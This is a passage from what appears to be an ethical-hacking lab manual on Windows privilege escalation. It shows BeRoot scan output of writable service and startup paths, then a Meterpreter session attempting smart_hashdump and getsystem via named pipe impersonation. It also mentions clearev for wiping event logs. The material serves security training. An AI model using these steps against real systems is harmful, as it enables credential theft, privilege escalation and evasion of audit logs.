

Applications Places System
Mon Aug 24, 07:06
Parrot Terminal
File Edit View Search Terminal Help
C:\Users\Admin\Downloads>beRoot.exe
beRoot.exe
Windows Privilege Escalation
! BANG BANG !
################ Service ################
[!] Permission to create a service with openscmanager
True
[!] Binary located on a writable directory
Key: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\AarSvc
Full path: C:\WINDOWS\system32\svchost.exe -k AarSvcGroup -p
Writable directory: C:\WINDOWS\system32
Name: AarSvc
permissions: {'change_config': False, 'start': False, 'stop': False}
Key: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\AarSvc_3aa5b
Full path: C:\WINDOWS\system32\svchost.exe -k AarSvcGroup -p
Writable directory: C:\WINDOWS\system32
Name: AarSvc_3aa5b


Applications Places System
Mon Aug 24, 07:08
Parrot Terminal
File Edit View Search Terminal Help
################ Startup Keys ################
[!] Registry key with writable access
HKEY_LOCAL_MACHINE\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run
HKEY_LOCAL_MACHINE\SOFTWARE\\Wow6432Node\\Microsoft\\Windows\\CurrentVersion\\Run
[!] Path containing spaces without quotes
Name: TeamsMachineInstaller
Key: SOFTWARE\\Wow6432Node\\Microsoft\\Windows\\CurrentVersion\\Run
Full path: %ProgramFiles%\Teams Installer\Teams.exe --checkInstall --source=PROPLUS
Writables path found:
- C:\
- C:\Program Files (x86)
[!] Binary located on a writable directory
Name: SecurityHealth
Key: SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run
Writable directory: C:\WINDOWS\system32
Full path: %windir%\system32\SecurityHealthSystray.exe
Name: SunJavaUpdateSched
Key: SOFTWARE\\Wow6432Node\\Microsoft\\Windows\\CurrentVersion\\Run
Writable directory: C:\Program Files (x86)\Common Files\Java\Java Update
Full path: "C:\Program Files (x86)\Common Files\Java\Java Update\jusched.exe"
Name: TeamsMachineInstaller
Key: SOFTWARE\\Wow6432Node\\Microsoft\\Windows\\CurrentVersion\\Run
Writable directory: C:\Program Files (x86)\Teams Installer

38. ☐ You can find further vulnerabilities in the resulting services and attempt to exploit them to escalate your privileges in the target system.


Windows privileges can be used to escalated privileges. These privileges include SeDebug, SeRestore & SeBackup & SeTakeOwnership, SeTcb & SeCreateToken, SeLoadDriver, and SeImpersonate & SeAssignPrimaryToken. BeRoot lists all available privileges and highlights if you have one of these tokens.

39. ☐ In the **Terminal** window with an active **Meterpreter** session, type **exit** and press **Enter** to navigate back to the **Meterpreter** session.


Applications Places System
Mon Aug 24, 07:09
Parrot Terminal
File Edit View Search Terminal Help
################ Taskscheduler ################
[!] Permission to write on the task directory: c:\windows\system32\tasks
True
################ Check user admin ################
[!] Is user in the administrator group
True
------------- Get System Priv with WebClient -------------
[!] Checking WebClient vulnerability
################ Error on: check_webclient ################
Traceback (most recent call last):
File "beroot\run_checks.py", line 315, in check_all
File "beroot\run_checks.py", line 277, in check_webclient
File "beroot\modules\checks\webclient\webclient.py", line 206, in run
File "beroot\modules\checks\webclient\webclient.py", line 101, in startWebclient
ValueError: Procedure probably called with not enough arguments (4 bytes missing)
[!] Elapsed time = 1.56100010872
C:\Users\Admin\Downloads>exit
exit
meterpreter >

40. ☐ Another method for performing privilege escalation is to bypass the user account control setting (security configuration) using an exploit, and then to escalate the privileges using the Named Pipe Impersonation technique.
41. ☐ Now, let us check our current system privileges by executing the **run post/windows/gather/smart_hashdump** command.

You will not be able to execute commands (such as **hashdump**, which dumps the user account hashes located in the SAM file, or **clearev**, which clears the event logs remotely) that require administrative or root privileges.



Applications Places System
Mon Aug 24, 07:13
Parrot Terminal
File Edit View Search Terminal Help
################ Check user admin ################
[!] Is user in the administrator group
True
-------------- Get System Priv with WebClient --------------
[!] Checking WebClient vulnerability
################ Error on: check_webclient ################
Traceback (most recent call last):
File "beroot\run_checks.py", line 315, in check_all
File "beroot\run_checks.py", line 277, in check_webclient
File "beroot\modules\checks\webclient\webclient.py", line 206, in run
File "beroot\modules\checks\webclient\webclient.py", line 101, in startWebclient
ValueError: Procedure probably called with not enough arguments (4 bytes missing)
[!] Elapsed time = 1.56100010872
C:\Users\Admin\Downloads>exit
exit
meterpreter > run post/windows/gather/smart_hashdump
[*] Running module against WINDOWS10
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20200824071213_default_10.10.10.10_windows.hashes_728298.txt
[-] Insufficient privileges to dump hashes!
meterpreter >

42. The command fails to dump the hashes from the SAM file located on the **Windows 10** machine and returns an error stating **Insufficient privileges to dump hashes!**.
43. From this, it is evident that the Meterpreter session requires admin privileges to perform such actions.
44. Now, we shall try to escalate the privileges by issuing a **getsystem** command that attempts to elevate the user privileges.

    The command issued is:

    - **getsystem -t 1**: Uses the service – Named Pipe Impersonation (In Memory/Admin) Technique.

